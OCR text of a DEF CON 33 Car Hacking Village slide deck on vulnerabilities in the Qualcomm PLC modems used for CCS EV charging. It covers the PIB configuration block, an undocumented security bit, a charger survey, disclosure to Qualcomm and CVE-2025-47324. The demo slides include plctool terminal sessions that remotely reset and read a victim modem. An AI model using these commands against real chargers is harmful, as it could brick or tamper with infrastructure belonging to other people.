One Modem to Brick Them All: Exploiting Vulnerabilities in the EV Charging Communication

Jan Berens, Marcell Szakály

Car Hacking Village @ DEF CON 33

Aug 9, 2025







$ whoami_

Jan Berens aka SP3ZN45

At day
  Redteamer at alpitronic SRL

At night
  Volunteer at different conferences
  Research

$ _



$ whoami_

Marcell Szakály

At day

- PhD student at the Systems Security Lab
- University of Oxford
- Researching EV charging security

At night

- Still a PhD student
- (Doing the less publishable research projects)

$ _




Disclaimers

- The views expressed in this talk do not represent those of our employer
- Much of the work completed independently
  - Authors may have different third-party NDA obligations
- Safety
  - High voltages inside (500 – 1000 V)
  - Up to 1 MW
- Cars and chargers are very expensive
  - Do not play with devices that aren't yours




Charging Standards



CCS 1 CCS 2 NACS (Tesla)

ISO 15118


The Combined Charging System



CCS Study – EV Emulator



EV Emulator box



Inside view

CCS Study – Data Collection

- Roadtrip Time!









CCS Study – Data Collection

- Roadtrip Time!
- 4 countries
  - UK, Switzerland, Hungary, Croatia
- 149 locations
  - 325 chargers
  - 397 CCS plugs
- 26 manufacturers
- Diverse areas
- Manufactured 2013-2023



CCS Study – Modems

- All devices use Qualcomm QCA 7000 series modems
- Many use outdated firmware
- No updates since Brokenwire disclosure






QCA – Security Evaluation


- PLC modems necessary for all communication
- Everyone uses just two (identical?) chips
- No datasheet or firmware provided
  - Even under NDA very limited info
  - Git never forgets
- But... https://github.com/qca/open-plc-utils
  - Tools to change configuration
  - Open-source C





QCA – Modem Architecture

- Every modem contains a Parameter Information Block (PIB)
  - Large proprietary binary blob
  - Various important configuration options
  - Only some publicly understood
  - MAC address, manufacturer string, ...
- Can read/write it from the host system
- Mandatory MAC address argument?
  `> plctool -p <filename> <mac_address>`
- Can also send to a remote device



PIB Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x0000	00	00	00	00	00	00	00	00	00	00	00	00	00	01	87	07
0x0010	9F	A2	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0x0020	00	00	00	00	51	75	61	6C	63	6F	6D	6D	20	41	74	68
0x0030	65	72	6F	73	20	48	6F	6D	65	50	6C	75	67	20	41	56
0x0040	20	44	65	76	69	63	65	00	00	00	00	00	00	00	00	00
0x0050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0x0060	00	00	00	00	8A	C3	FF	96	DE	A0	FD	52	36	69	C1	43
0x0070	A5	F6	A6	B9	51	75	61	6C	63	6F	6D	6D	20	41	74	68
.....																
0x1F80	01	00	00	00	00	00	00	00	00	00	00	00	01	00	00	00


MAC	HFID Manufacturer	NMK	Security

PIBuster

- PIB can be read and written on remote modem
  - Rogue EV could overwrite PIB in charger
  - Malicious PIB can easily brick device
- Only works for some devices
  - Firmware always stock, from Qualcomm
- Hypothesis: there is an undocumented security setting in the PIB itself
  - 10kB, 1 bit, no documentation

PIBuster – Investigation

- Obtained PIB from vulnerable and secure devices
  - Vulnerable: Setec portable DC EV charger
  - Secure: Vector v.SECC Single devboard
- Many differences (including file size)
- Test on same modem (same firmware)
- Still get different results!
- Merge two PIBs, binary search
- Identified undocumented security bit: 0x1F8C
  - 0 = RW Allowed
  - 1 = RW Blocked



PIBuster – Study

- Is the security bit turned on?
  - Default: No
  - Real devices: Go test!
- Attempt PIB **Read** from real chargers
  - Blocked -> Assume secure
  - Allowed -> Check bit
- 69 chargers in California
- 41 PIBs downloaded
- 41 have no security bit



PIBuster – Disclosure

- Disclosed to Qualcomm in February

From: Sebastian Kohler <sebastian.kohler@cs.ox.ac.uk>
Sent: Wednesday, February 26, 2025 7:36 AM
To: product-security <product-security@qualcomm.com>
Cc: marcell.szakaly@cs.ox.ac.uk; [redacted]
Subject: Vulnerability Disclosure - Vulnerability in the HPGP Configuration of CCS Charging


- So how did we end up in a joint talk?


From: [redacted]qualcomm.com>
Sent: Tuesday, April 1, 2025 6:33 PM
To: [redacted]Alpitronic[redacted]alpitronic.it>; product-security <product-security@qualcomm.com>
Subject: RE: Vulnerability disclosure

This appears to be a similar report to one we received from Oxford researchers. Can you confirm if this is the same content, or do you have additional findings on top of their work?

Thanks,
[redacted]

PIBuster – Demo





Victim modem

Attack modem

PIBuster – Demo

```
┌──(root㉿kali)-[~]
└─# cp factory.pib edited.pib

┌──(root㉿kali)-[~]
└─# sudo ghex edited.pib

┌──(root㉿kali)-[~]
└─# modpib edited.pib

┌──(root㉿kali)-[~]
└─# xxd edited.pib | grep 00002340
00002340: 0100 0000 0000 0000 0000 0000 0100 0000  ................

┌──(root㉿kali)-[~]
└─# plctool -i eth0 -P edited.pib local
eth0 00:B0:52:00:00:01 Start Module Write Session
eth0 00:B0:52:00:00:01 Flash edited.pib
```

PIBuster – Demo

```
└─# plctool -i eth0 -p temp.pib local
eth0 00:B0:52:00:00:01 Read Module from Memory
```

```
└─# xxd temp.pib | grep 00002340
00002340: 0100 0000 0000 0000 0000 0000 0100 0000  ................
```

```
└─# plctool -i eth2 -I BC:F2:AF:F4:2A:C3
eth2 BC:F2:AF:F4:2A:C3 Failure (0x1E): Device refused request
```



CVE-2025-47324

- Let's try and reset the device and see

Victim MAC

```
┌──(root㉿kali)-[~]
└─# plctool -i eth2 -I BC:F2:AF:F4:2A:C3
eth2 BC:F2:AF:F4:2A:C3 Failure (0x1E): Device refused request

┌──(root㉿kali)-[~]
└─# plctool -i eth2 -T BC:F2:AF:F4:2A:C3
eth2 BC:F2:AF:F4:2A:C3 Restore Factory Defaults
eth2 BC:F2:AF:F4:2A:C3 Restoring ...
```

```
┌──(root㉿kali)-[~]
└─# plctool -i eth2 -I BC:F2:AF:F4:2A:C3
        PIB 0-0 8836 bytes
        MAC BC:F2:AF:F4:2A:C3
        DAK 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00 (none/secret)
        NMK 50:D3:E4:93:3F:85:5B:70:40:78:4D:F8:15:AA:8D:B7 (HomePlugAV)
        NID B0:F2:E6:95:66:6B:03
        Security level 0
        NET Qualcomm Atheros Enabled Network
        MFG devolo dLAN Green PHY Module [MT2489]
        USR Qualcomm Atheros Enabled Product
        CCo Always
        MDU N/A

┌──(root㉿kali)-[~]
└─# plctool -i eth2 -p f42a3c.pib BC:F2:AF:F4:2A:C3
eth2 BC:F2:AF:F4:2A:C3 Read Module from Memory

┌──(root㉿kali)-[~]
└─# xxd f42a3c.pib | grep 00002340
00002340: 0100 0000 0000 0000 0000 0000 0000 0000  ................
```

404 Security Bit

